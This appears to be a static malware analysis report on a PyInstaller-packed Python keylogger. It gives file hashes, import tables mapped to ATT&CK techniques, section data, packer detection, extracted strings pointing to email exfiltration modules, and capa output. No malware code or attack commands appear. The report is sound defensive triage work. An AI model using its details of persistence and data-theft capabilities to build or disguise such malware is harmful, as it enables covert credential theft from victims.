Malware_Keylogger.exe	be74300098a8086d0995248c213d671b	a65f2c48b8a525b5ed549ccf4c4be645189d6d2e	140726b1	f5bc00a115ef546b285905d5b3265929bc296b1136908a7d32dbe14821be1876	92c12003b7d5bdd2b7d0a24c9f8ef3e3b26f5fa708ab2ea27e67d2751a7b37e6390c2b7ae17b44ab6e11bfdc8209088eadcaed76141e28c19d2b683fa226418a	1e49bcfb89b2279a9908c747533b077dd9bbf07a734a4d48c521950674f15f8b9a9753d13271e80a77f32df0dda900e4
svchost.exe	be74300098a8086d0995248c213d671b	a65f2c48b8a525b5ed549ccf4c4be645189d6d2e	140726b1	f5bc00a115ef546b285905d5b3265929bc296b1136908a7d32dbe14821be1876	92c12003b7d5bdd2b7d0a24c9f8ef3e3b26f5fa708ab2ea27e67d2751a7b37e6390c2b7ae17b44ab6e11bfdc8209088eadcaed76141e28c19d2b683fa226418a	1e49bcfb89b2279a9908c747533b077dd9bbf07a734a4d48c521950674f15f8b9a9753d13271e80a77f32df0dda900e4



These are the hash of the files, the malware file and the dropped file found. Both of the files seem to have the exact same hash, which indicates that the dropped file is the same file as the malware which is probably used for persistence.

PeStudio




Figure 10 PEstudio basic information

The image above shows the basic information of the malware file such as the first byte of the file which is MZ that means that the file is executable and also the SHA256 of the file. The images below shows the Import Address Table of the file, there are few suspicious imports such as OpenProcessToken, ConvertStringSecurityDescription, DeleteFileW, WriteFileW, SetEnvironmentVariableW,

RemoveDirectory and much more as shown in the image below with the red cross flagged. These imports seems to be associated with the creation of new file and setting the environment variable for the persistence of the malware.

imports (126)	flag (23)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (13)	technique (9)	type (4)
OpenProcessToken	×	0x000000000003C4B4	0x000000000003C4B4	523 (0x020B)	security	T1134 | Access Token Manipulation	implicit
ConvertStringSecurityDescri...	×	0x000000000003C4F8	0x000000000003C4F8	129 (0x0081)	security	T1134 | Access Token Manipulation	implicit
GetEnvironmentVariableW	×	0x000000000003C316	0x000000000003C316	597 (0x0255)	reconnaissance	-	implicit
GetCurrentProcessId	×	0x000000000003C644	0x000000000003C644	563 (0x0233)	reconnaissance	T1057 | Process Discovery	implicit
FindFirstFileExW	×	0x000000000003C426	0x000000000003C426	405 (0x0195)	file	T1083 | File and Directory Discovery	implicit
RemoveDirectoryW	×	0x000000000003C864	0x000000000003C864	1247 (0x04DF)	file	-	implicit
FindNextFileW	×	0x000000000003C878	0x000000000003C878	422 (0x01A6)	file	T1083 | File and Directory Discovery	implicit
DeleteFileW	×	0x000000000003C898	0x000000000003C898	296 (0x0128)	file	T1485 | Data Destruction	implicit
WriteFile	×	0x000000000003C8C2	0x000000000003C8C2	1611 (0x064B)	file	-	implicit
GetExitCodeProcess	×	0x000000000003C3A8	0x000000000003C3A8	600 (0x0258)	execution	-	implicit
CreateProcessW	×	0x000000000003C3BE	0x000000000003C3BE	246 (0x00F6)	execution	T1106 | Execution through API	implicit
GetCurrentProcess	×	0x000000000003C448	0x000000000003C448	562 (0x0232)	execution	T1057 | Process Discovery	implicit
GetEnvironmentStringsW	×	0x000000000003CA52	0x000000000003CA52	595 (0x0253)	execution	-	implicit
SetEnvironmentVariableW	×	0x000000000003C330	0x000000000003C330	1350 (0x0546)	execution	-	implicit
RtlLookupFunctionEntry	×	0x000000000003C592	0x000000000003C592	1277 (0x04FD)	execution	-	implicit
TerminateProcess	×	0x000000000003C5FA	0x000000000003C5FA	1476 (0x05C4)	execution	-	implicit
GetCurrentThreadId	×	0x000000000003C65A	0x000000000003C65A	567 (0x0237)	execution	T1057 | Process Discovery	implicit
RaiseException	×	0x000000000003C784	0x000000000003C784	1159 (0x0487)	exception	-	implicit
SetDllDirectoryW	×	0x000000000003C2C8	0x000000000003C2C8	1344 (0x0540)	dynamic-library	T1055 | Process Injection	implicit
GetModuleHandleExW	×	0x000000000003C8DC	0x000000000003C8DC	660 (0x0294)	dynamic-library	-	implicit
RtlPcToFileHeader	×	0x000000000003C796	0x000000000003C796	1279 (0x04FF)	diagnostic	-	implicit
SetConsoleCtrlHandler	×	0x000000000003C402	0x000000000003C402	1307 (0x051B)	console	-	implicit
SystemParametersInfoW	×	0x000000000003C24C	0x000000000003C24C	935 (0x03A7)	-	-	implicit
CreateWindowExW	-	0x000000000003C178	0x000000000003C178	118 (0x0076)	windowing	-	implicit
SetWindowLongPtrW	-	0x000000000003C22A	0x000000000003C22A	895 (0x037F)	windowing	T1055 | Process Injection	implicit
GetWindowLongPtrW	-	0x000000000003C216	0x000000000003C216	490 (0x01EA)	windowing	T1055 | Process Injection	implicit
MoveWindow	-	0x000000000003C18A	0x000000000003C18A	657 (0x0291)	windowing	-	implicit
SendMessageW	-	0x000000000003C168	0x000000000003C168	795 (0x031B)	windowing	T1055 | Process Injection	implicit
WaitForSingleObject		0x000000000003C38A	0x000000000003C38A	1552 (0x0610)	synchronization		implicit

imports (126)	flag (23)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (13)	technique (9)	type (4)
SendMessageW	-	0x000000000003C168	0x000000000003C168	795 (0x031B)	windowing	T1055 | Process Injection	implicit
WaitForSingleObject	-	0x000000000003C38A	0x000000000003C38A	1552 (0x0610)	synchronization	-	implicit
InitializeSListHead	-	0x000000000003C68A	0x000000000003C68A	906 (0x038A)	synchronization	-	implicit
EnterCriticalSection	-	0x000000000003C6D2	0x000000000003C6D2	329 (0x0149)	synchronization	-	implicit
LeaveCriticalSection	-	0x000000000003C6EA	0x000000000003C6EA	992 (0x03E0)	synchronization	-	implicit
DeleteCriticalSection	-	0x000000000003C702	0x000000000003C702	291 (0x0123)	synchronization	-	implicit
InitializeCriticalSectionAndS...	-	0x000000000003C71A	0x000000000003C71A	902 (0x0386)	synchronization	-	implicit
GetTokenInformation	-	0x000000000003C4C8	0x000000000003C4C8	347 (0x015B)	security	T1134 | Access Token Manipulation	implicit
ConvertSidToStringSidW	-	0x000000000003C4DE	0x000000000003C4DE	123 (0x007B)	security	-	implicit
DestroyIcon	-	0x000000000003C23E	0x000000000003C23E	177 (0x00B1)	resource	-	implicit
GetStartupInfoW	-	0x000000000003C3D0	0x000000000003C3D0	753 (0x02F1)	reconnaissance	-	implicit
GetTimeZoneInformation	-	0x000000000003CA98	0x000000000003CA98	819 (0x0333)	reconnaissance	-	implicit
IsProcessorFeaturePresent	-	0x000000000003C60E	0x000000000003C60E	936 (0x03A8)	reconnaissance	-	implicit
QueryPerformanceCounter	-	0x000000000003C62A	0x000000000003C62A	1136 (0x0470)	reconnaissance	-	implicit
IsDebuggerPresent	-	0x000000000003C6A0	0x000000000003C6A0	928 (0x03A0)	reconnaissance	T1082 | System Information Discovery	implicit
GetDriveTypeW	-	0x000000000003C7CA	0x000000000003C7CA	587 (0x024B)	reconnaissance	-	implicit
SystemTimeToTzSpecificLoca...	-	0x000000000003C816	0x000000000003C816	1473 (0x05C1)	reconnaissance	-	implicit
GetStringTypeW	-	0x000000000003CA0C	0x000000000003CA0C	760 (0x02F8)	memory	-	implicit
HeapReAlloc	-	0x000000000003C9E6	0x000000000003C9E6	883 (0x0373)	memory	-	implicit
LocalFree	-	0x000000000003C45C	0x000000000003C45C	1010 (0x03F2)	memory	-	implicit
GetProcessHeap	-	0x000000000003CA86	0x000000000003CA86	724 (0x02D4)	memory	-	implicit
HeapSize	-	0x000000000003CAB2	0x000000000003CAB2	885 (0x0375)	memory	-	implicit
RtlVirtualUnwind	-	0x000000000003C5AC	0x000000000003C5AC	1284 (0x0504)	memory	-	implicit
HeapFree	-	0x000000000003C8F2	0x000000000003C8F2	880 (0x0370)	memory	-	implicit
HeapAlloc	-	0x000000000003C95A	0x000000000003C95A	876 (0x036C)	memory	-	implicit
GetFileAttributesExW	-	0x000000000003C9F4	0x000000000003C9F4	606 (0x025E)	file	-	implicit
FlushFileBuffers	-	0x000000000003C9D2	0x000000000003C9D2	441 (0x01B9)	file	-	implicit
CreateDirectoryW	-	0x000000000003C366	0x000000000003C366	201 (0x00C9)	file	-	implicit

imports (126)	flag (23)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (13)	technique (9)	type (4)
CreateDirectoryW	-	0x000000000003C366	0x000000000003C366	201 (0x00C9)	file	-	implicit
GetTempPathW	-	0x000000000003C37A	0x000000000003C37A	793 (0x0319)	file	-	implicit
FindClose	-	0x000000000003C41A	0x000000000003C41A	399 (0x018F)	file	-	implicit
GetSystemTimeAsFileTime	-	0x000000000003C670	0x000000000003C670	778 (0x030A)	file	T1124 | System Time Discovery	implicit
SetEndOfFile	-	0x000000000003CACE	0x000000000003CACE	1346 (0x0542)	file	-	implicit
CreateFileW	-	0x000000000003C7BC	0x000000000003C7BC	218 (0x00DA)	file	-	implicit
GetFileInformationByHandle	-	0x000000000003C7DA	0x000000000003C7DA	611 (0x0263)	file	-	implicit
GetFileType	-	0x000000000003C7F8	0x000000000003C7F8	618 (0x026A)	file	-	implicit
FileTimeToSystemTime	-	0x000000000003C838	0x000000000003C838	388 (0x0184)	file	-	implicit
GetFullPathNameW	-	0x000000000003C850	0x000000000003C850	629 (0x0275)	file	-	implicit
ReadFile	-	0x000000000003C8A6	0x000000000003C8A6	1176 (0x0498)	file	-	implicit
SetFilePointerEx	-	0x000000000003C920	0x000000000003C920	1365 (0x0555)	file	-	implicit
GetFileSizeEx	-	0x000000000003C94A	0x000000000003C94A	616 (0x0268)	file	-	implicit
GetCurrentDirectoryW	-	0x000000000003C9BA	0x000000000003C9BA	555 (0x022B)	execution	-	implicit
GetCommandLineW	-	0x000000000003C304	0x000000000003C304	497 (0x01F1)	execution	-	implicit
Sleep	-	0x000000000003C3A0	0x000000000003C3A0	1460 (0x05B4)	execution	T1497 | Sandbox Evasion	implicit
FreeEnvironmentStringsW	-	0x000000000003CA6C	0x000000000003CA6C	452 (0x01C4)	execution	-	implicit
RtlCaptureContext	-	0x000000000003C57E	0x000000000003C57E	1269 (0x04F5)	execution	-	implicit
TlsAlloc	-	0x000000000003C742	0x000000000003C742	1494 (0x05D6)	execution	-	implicit
TlsGetValue	-	0x000000000003C74E	0x000000000003C74E	1496 (0x05D8)	execution	-	implicit
TlsSetValue	-	0x000000000003C75C	0x000000000003C75C	1497 (0x05D9)	execution	-	implicit
TlsFree	-	0x000000000003C76A	0x000000000003C76A	1495 (0x05D7)	execution	-	implicit
GetCommandLineA	-	0x000000000003C7AA	0x000000000003C7AA	496 (0x01F0)	execution	-	implicit
ExitProcess	-	0x000000000003C8CE	0x000000000003C8CE	376 (0x0178)	execution	-	implicit
UnhandledExceptionFilter	-	0x000000000003C5C0	0x000000000003C5C0	1510 (0x05E6)	exception	-	implicit
SetUnhandledExceptionFilter	-	0x000000000003C5DC	0x000000000003C5DC	1444 (0x05A4)	exception	-	implicit
GetModuleHandleW	-	0x000000000003C29A	0x000000000003C29A	661 (0x0295)	dynamic-library	-	implicit
GetModuleFileNameW	-	0x000000000003C2DC	0x000000000003C2DC	657 (0x0291)	dynamic-library	-	implicit

imports (126)	flag (23)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (13)	technique (9)	type (4)
GetModuleFileNameW	-	0x000000000003C2DC	0x000000000003C2DC	657 (0x0291)	dynamic-library	-	implicit
GetProcAddress	-	0x000000000003C2F2	0x000000000003C2F2	717 (0x02CD)	dynamic-library	-	implicit
FreeLibrary	-	0x000000000003C3E2	0x000000000003C3E2	453 (0x01C5)	dynamic-library	-	implicit
LoadLibraryExW	-	0x000000000003C3F0	0x000000000003C3F0	998 (0x03E6)	dynamic-library	T1106 | Execution through API	implicit
GetLastError	-	0x000000000003C2B8	0x000000000003C2B8	637 (0x027D)	diagnostic	-	implicit
FormatMessageW	-	0x000000000003C468	0x000000000003C468	449 (0x01C1)	diagnostic	-	implicit
SetLastError	-	0x000000000003C6C2	0x000000000003C6C2	1380 (0x0564)	diagnostic	-	implicit
PeekNamedPipe	-	0x000000000003C806	0x000000000003C806	1091 (0x0443)	data-exchange	-	implicit
WriteConsoleW	-	0x000000000003CABE	0x000000000003CABE	1610 (0x064A)	console	-	implicit
SetStdHandle	-	0x000000000003C888	0x000000000003C888	1407 (0x057F)	console	-	implicit
GetStdHandle	-	0x000000000003C8B2	0x000000000003C8B2	755 (0x02F3)	console	-	implicit
GetConsoleMode	-	0x000000000003C8FE	0x000000000003C8FE	534 (0x0216)	console	-	implicit
ReadConsoleW	-	0x000000000003C910	0x000000000003C910	1173 (0x0495)	console	-	implicit
GetConsoleOutputCP	-	0x000000000003C934	0x000000000003C934	538 (0x021A)	console	-	implicit
MessageBoxW	-	0x000000000003C272	0x000000000003C272	651 (0x028B)	-	-	implicit
MessageBoxA	-	0x000000000003C264	0x000000000003C264	644 (0x0284)	-	-	implicit
GetClientRect	-	0x000000000003C206	0x000000000003C206	307 (0x0133)	-	-	implicit
InvalidateRect	-	0x000000000003C1F4	0x000000000003C1F4	548 (0x0224)	-	-	implicit
ReleaseDC	-	0x000000000003C1E8	0x000000000003C1E8	767 (0x02FF)	-	-	implicit
GetDC	-	0x000000000003C1E0	0x000000000003C1E0	323 (0x0143)	-	-	implicit
DrawTextW	-	0x000000000003C1D4	0x000000000003C1D4	222 (0x00DE)	-	-	implicit
GetDialogBaseUnits	-	0x000000000003C1BE	0x000000000003C1BE	328 (0x0148)	-	-	implicit
EndDialog	-	0x000000000003C1B2	0x000000000003C1B2	242 (0x00F2)	-	-	implicit
DialogBoxIndirectParamW	-	0x000000000003C198	0x000000000003C198	184 (0x00B8)	-	-	implicit
380	-	0x800000000000017C	0x800000000000017C	0 (0x0000)	-	-	implicit
IsValidCodePage	-	0x000000000003CA1E	0x000000000003CA1E	942 (0x03AE)	-	-	implicit
GetACP	-	0x000000000003CA30	0x000000000003CA30	460 (0x01CC)	-	-	implicit
MulDiv	-	0x000000000003C2AE	0x000000000003C2AE	1041 (0x0411)	-	-	implicit
GetOEMCP	-	0x000000000003CA3A	0x000000000003CA3A	694 (0x02B6)	-	-	implicit
ExpandEnvironmentStringsW	-	0x000000000003C34A	0x000000000003C34A	380 (0x017C)	-	T1082 | System Information Discovery	implicit
CloseHandle	-	0x000000000003C43A	0x000000000003C43A	148 (0x0094)	-	-	implicit
MultiByteToWideChar	-	0x000000000003C47A	0x000000000003C47A	1042 (0x0412)	-	-	implicit
WideCharToMultiByte	-	0x000000000003C490	0x000000000003C490	1591 (0x0637)	-	-	implicit
GetCPInfo	-	0x000000000003CA46	0x000000000003CA46	475 (0x01DB)	-	-	implicit
RtlUnwindEx	-	0x000000000003C6B4	0x000000000003C6B4	1283 (0x0503)	-	-	implicit
EncodePointer	-	0x000000000003C774	0x000000000003C774	325 (0x0145)	-	-	implicit
FlsAlloc	-	0x000000000003C966	0x000000000003C966	436 (0x01B4)	-	-	implicit
FlsGetValue	-	0x000000000003C972	0x000000000003C972	438 (0x01B6)	-	-	implicit
FlsSetValue	-	0x000000000003C980	0x000000000003C980	439 (0x01B7)	-	-	implicit
FlsFree	-	0x000000000003C98E	0x000000000003C98E	437 (0x01B5)	-	-	implicit
CompareStringW	-	0x000000000003C998	0x000000000003C998	170 (0x00AA)	-	-	implicit
LCMapStringW	-	0x000000000003C9AA	0x000000000003C9AA	980 (0x03D4)	-	-	implicit
SelectObject	-	0x000000000003C564	0x000000000003C564	885 (0x0375)	-	-	implicit
DeleteObject	-	0x000000000003C554	0x000000000003C554	399 (0x018F)	-	-	implicit
CreateFontIndirectW	-	0x000000000003C53E	0x000000000003C53E	67 (0x0043)	-	-	implicit

The image below shows the raw-size and the virtual-size of the malware file. Both of the size are similar in size which means that the malware is most likely not to be packed by any packer.


property	value	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]	section[
name	.text	.rdata	.data	.pdata	_RDATA	.rsrc
footprint > sha256	6D533688389E83D50C57088...	3A59DD27A034560FCB6E9A...	0D0E6912C4F4C798C683719...	7F0262B10DC6211DDE54D1...	277F0CE03D8FC555CF5A9F5...	ABDD1
entropy	6.481	5.823	1.810	5.226	2.734	3.490
file-ratio (13.34%)	2.70 %	1.25 %	0.06 %	0.14 %	0.01 %	9.15 %
raw-address (begin)	0x00000400	0x00028E00	0x0003BA00	0x0003C800	0x0003EA00	0x0003E
raw-address (end)	0x00028E00	0x0003BA00	0x0003C800	0x0003EA00	0x0003EC00	0x000C
raw-size (821248 bytes)	0x00028A00 (166400 bytes)	0x00012C00 (76800 bytes)	0x00000E00 (3584 bytes)	0x00002200 (8704 bytes)	0x00000200 (512 bytes)	0x00089
virtual-address	0x00001000	0x0002A000	0x0003D000	0x0004E000	0x00051000	0x00052
virtual-size (882594 bytes)	0x00028830 (165936 bytes)	0x00012ADE (76510 bytes)	0x000103F8 (66552 bytes)	0x000020A0 (8352 bytes)	0x0000015C (348 bytes)	0x00089
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x40000040	0x40000
read	x	x	x	x	x	x
write	-	-	x	-	-	-
execute	x	-	-	-	-	-
share	-	-	-	-	-	-
self-modifying	-	-	-	-	-	-
virtual	-	-	-	-	-	-
items						
directory > import	-	0x0003BCD4	-	-	-	-
directory > resource	-	-	-	-	-	0x00052
directory > exception	-	-	-	0x0004E000	-	-
directory > relocation	-	-	-	-	-	-
directory > debug	-	0x00039480	-	-	-	-
directory > load-configuration	-	0x00039340	-	-	-	-
directory > import-address	-	0x0002A000	-	-	-	-
manifest	-	-	-	-	-	0x000C
base-of-code	0x00001000					

The image below shows the strings of the malware, and some of the suspicious strings found are highlighted as follows: ConvertStringSecurityDescriptorToSecurityDescriptor, DeleteFile, WriteFile, GetEnvironmentStrings, SendMessage. The strings here might be indicating that the file is capable of creating persistence by modifying the security descriptor and writing some file for persistence. Not only that but the SendMessage might probably be used for sending message to the application to perform some action.

tes)	location	flag (26)	label (494)	group (15)	technique (9)	value
	.rdata	x	import	security	T1134 | Access Token Manipulation	OpenProcessToken
	.rdata	x	import	security	T1134 | Access Token Manipulation	ConvertStringSecurityDescriptorToSecurityDescriptor
	.rdata	x	import	reconnaissance	-	GetEnvironmentVariable
	.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
	.rdata	x	import	file	T1083 | File and Directory Discovery	FindFirstFileEx
	.rdata	x	import	file	-	RemoveDirectory
	.rdata	x	import	file	T1083 | File and Directory Discovery	FindNextFile
	.rdata	x	import	file	T1485 | Data Destruction	DeleteFile
	.rdata	x	import	file	-	WriteFile
	.rdata	x	import	execution	T1106 | Execution through API	CreateProcess
	.rdata	x	import	execution	-	SetEnvironmentVariable
	.rdata	x	import	execution	-	GetExitCodeProcess
	.rdata	x	import	execution	T1106 | Execution through API	CreateProcess
	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
	.rdata	x	import	execution	-	RtlLookupFunctionEntry
	.rdata	x	import	execution	-	TerminateProcess
	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
	.rdata	x	import	execution	-	GetEnvironmentStrings
	.rdata	x	import	exception	-	RaiseException
	.rdata	x	import	dynamic-library	T1055 | Process Injection	SetDllDirectory
	.rdata	x	import	dynamic-library	-	GetModuleHandleEx
	.rdata	x	import	diagnostic	-	RtlPcToFileHeader
	.rdata	x	import	console	-	SetConsoleCtrlHandler
	.rdata	x	import	-	-	SystemParametersInfo
	overlay	x	-	-	-	XMr
	overlay	x	-	-	-	XMr
	.rdata	-	import	windowing	T1055 | Process Injection	SendMessage
	.rdata	-	import	windowing	-	CreateWindowEx
	.rdata		import	windowing		MoveWindow

DetectItEasy (DIE)

By using DIE, it can be seen that there is packer used for the malware file and that is PyInstaller as shown in the image below.


Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)
File name
C:\Users\flare\Desktop\Malware_Keylogger.exe
File type
PE64
File size
5.87 MiB
Advanced
Scan
Automatic
Endianness
LE
Mode
64-bit
Architecture
AMD64
Type
GUI
PE64
Packer: PyInstaller(-)[-]
Compiler: Microsoft Visual C/C++(2022+)[-]
Linker: Microsoft Linker(14.36**)[GUI64]
Overlay: Binary
Data: ZLIB data[ZLIB compression best]
Shortcuts
Options
About
Exit
Signatures
Recursive scan
Deep scan
Heuristic scan
Verbose
Directory
100%
Log
All types
361 msec
Scan

BinText

There are some strings found as shown in the image below which indicates email capabilities of the file.

File pos	Mem pos	ID	Text
A 0000005DD29B	0000005DD228	0	ctypes)
A 0000005DD2B6	0000005DD243	0	ctypes._aix)
A 0000005DD2D6	0000005DD263	0	ctypes._endian)
A 0000005DD2F9	0000005DD286	0	ctypes.macholib)
A 0000005DD31D	0000005DD2AA	0	ctypes.macholib.dyld)
A 0000005DD346	0000005DD2D3	0	ctypes.macholib.dylib)
A 0000005DD370	0000005DD2FD	0	ctypes.macholib.framework)
A 0000005DD39E	0000005DD32B	0	ctypes.util)
A 0000005DD3BE	0000005DD34B	0	ctypes.wintypes)
A 0000005DD3E2	0000005DD36F	0	datetime)
A 0000005DD3FF	0000005DD38C	0	email)
A 0000005DD419	0000005DD3A6	0	email._encoded_words)
A 0000005DD442	0000005DD3CF	0	email._header_value_parser)
A 0000005DD471	0000005DD3FE	0	email._parseaddr)
A 0000005DD496	0000005DD423	0	email._policybase)
A 0000005DD4BC	0000005DD449	0	email.base64mime)
A 0000005DD4E1	0000005DD46E	0	email.charset)
A 0000005DD503	0000005DD490	0	email.contentmanager)
A 0000005DD52C	0000005DD4B9	0	email.encoders)
A 0000005DD54F	0000005DD4DC	0	email.errors)
A 0000005DD570	0000005DD4FD	0	email.feedparser)
A 0000005DD595	0000005DD522	0	email.generator)
A 0000005DD5B9	0000005DD546	0	email.header)
A 0000005DD5...	0000005DD567	0	email.headerregistry)
A 0000005DD603	0000005DD590	0	email.iterators)
A 0000005DD627	0000005DD5B4	0	email.message)
A 0000005DD649	0000005DD5D6	0	email.mime)
A 0000005DD668	0000005DD5F5	0	email.mime.application)
A 0000005DD693	0000005DD620	0	email.mime.base)
A 0000005DD6B7	0000005DD644	0	email.mime.multipart)
A 0000005DD6E0	0000005DD66D	0	email.mime.nonmultipart)
A 0000005DD70C	0000005DD699	0	email.mime.text)
A 0000005DD730	0000005DD6BD	0	email.parser)
A 0000005DD751	0000005DD6DE	0	email.policy)
A 0000005DD772	0000005DD6FF	0	email.quoprimime)
A 0000005DD797	0000005DD724	0	email.utils)
A 0000005DD7B7	0000005DD744	0	ftplib)
A 0000005DD7D2	0000005DD75F	0	getopt)
A 0000005DD7...	0000005DD77A	0	getpass)
A 0000005DD809	0000005DD796	0	gettext)
A 0000005DD825	0000005DD7B2	0	gzip)
A 0000005DD83E	0000005DD7CB	0	hashlib)
A 0000005DD85A	0000005DD7E7	0	hmac)
A 0000005DD873	0000005DD800	0	http)
A 0000005DD88C	0000005DD819	0	http.client)
A 0000005DD8AC	0000005DD839	0	http.cookiejar)
A 0000005DD8CE	0000005DD85B	0	importlib)
A 0000005DD8...	0000005DD87A	0	importlib._bootstrap)
A 0000005DD916	0000005DD8A3	0	importlib._bootstrap_external)
A 0000005DD948	0000005DD8D5	0	importlib.abc)
A 0000005DD96A	0000005DD8F7	0	importlib.machinery)
A 0000005DD992	0000005DD91F	0	importlib.util)
A 0000005DD9B4	0000005DD941	0	keylogger)

A	0000005DEE77	0000005DEE04	0	bwin32\win32api.pyd
A	0000005DEEA7	0000005DEE34	0	bwin32\win32event.pyd
A	0000005DEED7	0000005DEE64	0	bwin32\win32gui.pyd
A	0000005DEF07	0000005DEE94	0	xbase_library.zip
A	0000005DEF37	0000005DEEC4	0	zPYZ-00.pyz
A	0000005DEF5D	0000005DEEEA	0	3python37.dll
U	000000029830	0000000297BD	0	Failed to execute script '%ls' due to unhandled exception: %ls
U	0000000298B0	00000002983D	0	STATIC
U	0000000298D0	00000002985D	0	Close
U	0000000298E0	00000002986D	0	BUTTON
U	0000000298F0	00000002987D	0	Unhandled exception in script
U	000000029930	0000000298BD	0	Failed to obtain/convert traceback!
U	00000002BAB8	00000002BA45	0	_MEI%d

Also, in the image above there is zPYZ00.pyz which is interesting because it might be the compiled code of the script are all in the folder. This file name noted down for further analysis of the malware when it comes to extracting the python executable.

Capa

```
C:\Users\flare\Desktop>capa Malware_Keylogger.exe
```

md5	be74300098a8086d0995248c213d671b
sha1	a65f2c48b8a525b5ed549ccf4c4be645189d6d2e
sha256	f5bc00a115ef546b285905d5b3265929bc296b1136908a7d32dbe14821be1876
os	windows
format	pe
arch	amd64
path	C:/Users/flare/Desktop/Malware_Keylogger.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082
EXECUTION	Command and Scripting Interpreter T1059 Shared Modules T1129

